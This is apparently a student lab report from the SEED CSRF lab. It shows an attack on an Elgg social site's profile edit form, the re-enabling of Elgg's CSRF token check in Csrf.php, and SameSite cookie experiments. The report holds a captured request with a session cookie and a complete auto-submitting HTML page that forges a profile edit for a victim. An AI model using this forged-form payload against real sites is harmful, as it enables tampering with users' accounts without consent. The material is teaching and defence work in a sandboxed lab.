


Samy already has stolen the guid and cookie of Alice from Task 2 .




```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1633179095&__elgg_tc
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=ojd2daqh4n0mupcvbn228nq8eb
```

Samy makes his next malicious site with the following HTML .



```
<html>
<head>
<title>Win a free House</title>
</head>
<body>
<h1>Win a free House</h1>
<script type="text/javascript">
function csrf_attack(){

var fields = "";

fields += "<input type='hidden' name='name' value='Alice' />";
fields += "<input type='hidden' name='briefdescription' value='Samy is my hero!' />";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'/>";
fields += "<input type='hidden' name='guid' value='56' />"

var p = document.createElement("form");

var url = "http://www.seed-server.com/action/profile/edit";

p.action = url;
p.innerHTML = fields;
p.method = "post";
p.target = "_self"

document.body.appendChild(p);

p.submit();

}

window.onload = function(){ csrf_attack(); }
</script>
</body>
</html>

```

Samy makes Alice click on his new malicious website just like Task 2, which submits a hidden form to the application web server that makes Alice update her bio.




Alice

Brief description

Samy is my hero!


Task 4: Enabling Elgg's Countermeasure

We use our terminal to go to the Csrf.php file of your elgg container.Here we comment out the first return statement of the validate function. This was blocking from validating the __elgg_token and __elgg_ts.




root@79d5af63ca31: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security

```
[10/02/21]seed@VM:~$ dockps
19927b819052  attacker-10.9.0.105
c973163dd7dd  mysql-10.9.0.6
79d5af63ca31  elgg-10.9.0.5
[10/02/21]seed@VM:~$ docksh a7
Error: No such container: a7
[10/02/21]seed@VM:~$ docksh 7
root@79d5af63ca31:/# ls
bin   dev  home  lib32  libx32  mnt   proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt   root  sbin  sys  usr
root@79d5af63ca31:/# cd var
root@79d5af63ca31:/var# ls
backups  elgg-data  local  log   opt  spool  www
cache    lib        lock   mail  run  tmp
root@79d5af63ca31:/var# cd www
root@79d5af63ca31:/var/www# ls
defense  elgg  html
root@79d5af63ca31:/var/www# cd elgg/vendor/elgg/elgg/engine/classes/Elgg/Securit
y
root@79d5af63ca31:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# s
udo nano Csrf.php
```



```
  GNU nano 4.8                                      Csrf.php                                      Modif
                $this->config = $config;
                $this->session = $session;
                $this->crypto = $crypto;
                $this->hmac = $hmac;
        }

        /**
         * Validate CSRF tokens present in the request
         *
         * @param Request $request Request
         *
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
                //return; // Added for SEED Labs (disabling the CSRF countermeasure)

                $token = $request->getParam('__elgg_token');
                $ts = $request->getParam('__elgg_ts');

                $session_id = $this->session->getID();

                if (($token) && ($ts) && ($session_id)) {
                        if ($this->validateTokenOwnership($token, $ts)) {
                                if ($this->validateTokenTimestamp($ts)) {
                                        // We have already got this far, so unless anything
                                        // else says something to the contrary we assume we're ok
                                        $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check', 'all', [
                                                'token' => $token,

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo      M-A Mark Text  M-] To Bracket
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo      M-6 Copy Text  ^Q Where Was
```

Now we can see that there is no bio description in Alice's profile, that is this time the attacker is blocked.



Inbox

Get a Free House

From Samy 47 minutes ago

Click here to win a house www.attacker32.com

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields


Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields


Form is missing __token or __ts fields

Form is missing __token or __ts fields



Task 5: Experimenting with the SameSite Cookie Method

At first we need to go to www.example32.com and then initially we can see a few cookies.



Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.


- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)

Experiment A: click Link A

Experiment B: click Link B

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
cookie-lax	bbbbbb	www.example32.com	/	Session	16	false	false	Lax	Sun, 03 Oct 2021 15:26:10 GMT
cookie-normal	aaaaaa	www.example32.com	/	Session	19	false	false	None	Sun, 03 Oct 2021 15:26:10 GMT
cookie-strict	cccccc	www.example32.com	/	Session	19	false	false	Strict	Sun, 03 Oct 2021 15:26:10 GMT

Link A is a same site request so all the cookies are available for get and post request.



SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data


Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)

This is for a get request here all the cookies are available.




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

This is for a post request here all the cookies are available.




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

In link B all the cookies will not be available for post and get requests.



SameSite Cookie Experiment


A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

C. Sending Post Request (form)

For get requests only normal and lax cookies will be available, not the strict ones.

